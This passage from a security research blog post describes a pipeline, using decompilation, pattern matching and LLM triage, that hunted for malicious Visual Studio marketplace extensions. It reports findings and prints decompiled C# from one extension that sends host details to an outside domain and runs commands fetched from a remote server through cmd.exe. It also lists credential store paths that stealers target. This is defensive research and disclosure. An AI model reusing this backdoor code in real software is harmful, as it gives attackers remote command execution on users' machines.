ilspycmd(the ICSharpCode.Decompiler/ILSpy engine), with a library denylist filtering out bundled third-party dependencies (Newtonsoft, AWSSDK, System.*, etc.) so only the extension’s own code was analysed. Two analysis lanes ran over each assembly: Credential lane – regex was used for pattern matching against known credential store paths (ChromeLogin Data, Firefoxlogins.json/key4.db,wallet.dat,.aws/credentials, Windows Credential Manager, certificate stores, dev-tool token caches). This was used to identify potential stealer behaviour. Behavioural lane – a sliding-window scan for co-occurring operation clusters regardless of whether a credential path appears. Clusters included:read_then_send,encode_then_send,download_then_exec,keylog_and_send,credman_and_net,screen_and_send, and others. This lane intended to highlight other forms of potentially suspicious behaviour. In total, 1,153 extensions were highlighted by this process as needing further review and where focus should be prioritised. - LLM Initial Triage: even with over 1k extensions exhibiting potential malware/stealer capabilities, it was still much more than could be reviewed manually. Therefore to try and reduce this number further we used LLM assistance. Each extension on this reduced list was submitted to Claude Opus alongside the decompiled code snippets, behavioural clusters, credential-path matches and the extension’s stated purpose from its manifest. The model was instructed to assess whether flagged behaviour is consistent with the extension’s stated function, and to reason from code rather than reputation.
- Agent Investigation: for all extensions flagged for escalation, the full decompiled code is fed to the model alongside the the initial triage anomalies. The agent has access to a number of tools to allow it to read from the S3, access and list assemblies and the associated manifests, and search the extension code base. The system prompt guides the agent with known suspicious indicators for malware and stealers.
Although this was mostly a weekend project, the results were unfortunately not as fruitful as we hoped, indicating that malware may not necessarily have taken to the Visual Studio marketplace quite yet, despite the absence of any real security controls. We did however find some potentially interesting extensions and our pipeline also caught our own MSAzure/PrettyJson extension that we’d published:
0x12DarkDevelopment/shellcodeEncryption: a little too obvious, this extension triggered some of the behavioural detections but unsurprisingly turned out to be associated with a malware development training course.CELBuildTeam/EntraBuildAssistant: this extension initially looked suspicious as it was posting machine information to an azurewebsites app. Using information from the response, it then executed a scheduled task. However, on closer inspection this seemed to be legitimate telemetry, and potentially an internal Microsoft app that may not have been intended for the public marketplace.K1tty/RockMargin: again this extension tripped the detection logic as it was collecting information the endpoint (hostname, IP etc) and submitting it to a hardcoded IP in this case. Closer manual inspection showed this appeared to be telemetry collection again as opposed to anything directly malicious.

Perhaps the most interesting and suspicious finding was in thevs-publisher-1477920/FVsEx extension. This extension exhibited strong characteristics of a backdoor and should most likely be considered malicious.
On startup, the extension would collect information from the host, including the internal IP and submit it to the qweq.xyz as follows:
public static void Access(string name, string content)
		{
			HttpWebRequest httpWebRequest = WebRequest.CreateHttp(string.Concat(string.Concat(string.Concat("<https://qweq.xyz/service/statistics.php?proj=fvsex>" + "&name=" + name, "&ip=", name), "&content=", content), "&ip=", GetIp()));
			httpWebRequest.Method = "GET";
			using WebResponse webResponse = httpWebRequest.GetResponse();
			using StreamReader streamReader = new StreamReader(webResponse.GetResponseStream());
			Console.WriteLine("Statistics:" + streamReader.ReadToEnd());
		}
But perhaps more eyebrow raising is the TryGetTips method which seemingly makes a HTTP request to http://fvsex/Statistics/?macAddr=<mac> and parses command from the response which is subsequently executed via cmd.exe :
private static void TryGetTips(object args)
		{
			//IL_0104: Unknown result type (might be due to invalid IL or missing references)
			try
			{
				string text = BitConverter.ToString(NetworkInterface.GetAllNetworkInterfaces()[0].GetPhysicalAddress().GetAddressBytes());
				string[] array = new StreamReader(((HttpWebResponse)WebRequest.Create("<http://fvsex/Statistics/?macAddr=>" + text).GetResponse()).GetResponseStream()).ReadToEnd().Split(new char[1] { '|' });
				if (array.Length != 0)
				{
					switch (array[0])
					{
					case "cmd":
					{
						Process process = new Process();
						process.StartInfo.FileName = "cmd.exe";
						process.StartInfo.UseShellExecute = false;
						process.StartInfo.RedirectStandardInput = true;
						process.StartInfo.RedirectStandardOutput = true;
						process.StartInfo.RedirectStandardError = true;
						process.StartInfo.CreateNoWindow = true;
						process.Start();
						process.StandardInput.WriteLine(array[1] + "&exit");
						process.StandardInput.AutoFlush = true;
						break;
					}
					case "msgbox":
						MessageBox.Show(array[1]);
						break;
					}
				}
			}
			catch (Exception)
			{
			}
		}
We struggled to think of any legitimate reason for this functionality, but given the hostname was hardcoded as fvsex we couldn’t immediately see how it was being abused.
There are a few important caveats however, we only checked the latest version of the extension and only extensions matching some obviously suspicious strings were triaged; anything that was packed or used more evasive techniques for hiding itself would likely have slipped through the net. There’s definitely more that can be done to make the analysis more comprehensive, depending on how many token you want to burn.
While our hunt didn’t find any in the wild live malware in the Visual Studio marketplace, perhaps we just need to wait another 3 years 🙂
For completeness, heres a simple video of downloading an extension from the Visual Studio marketplace and using it to pop a Nighthawk beacon:
This post was written by Dominic Chell
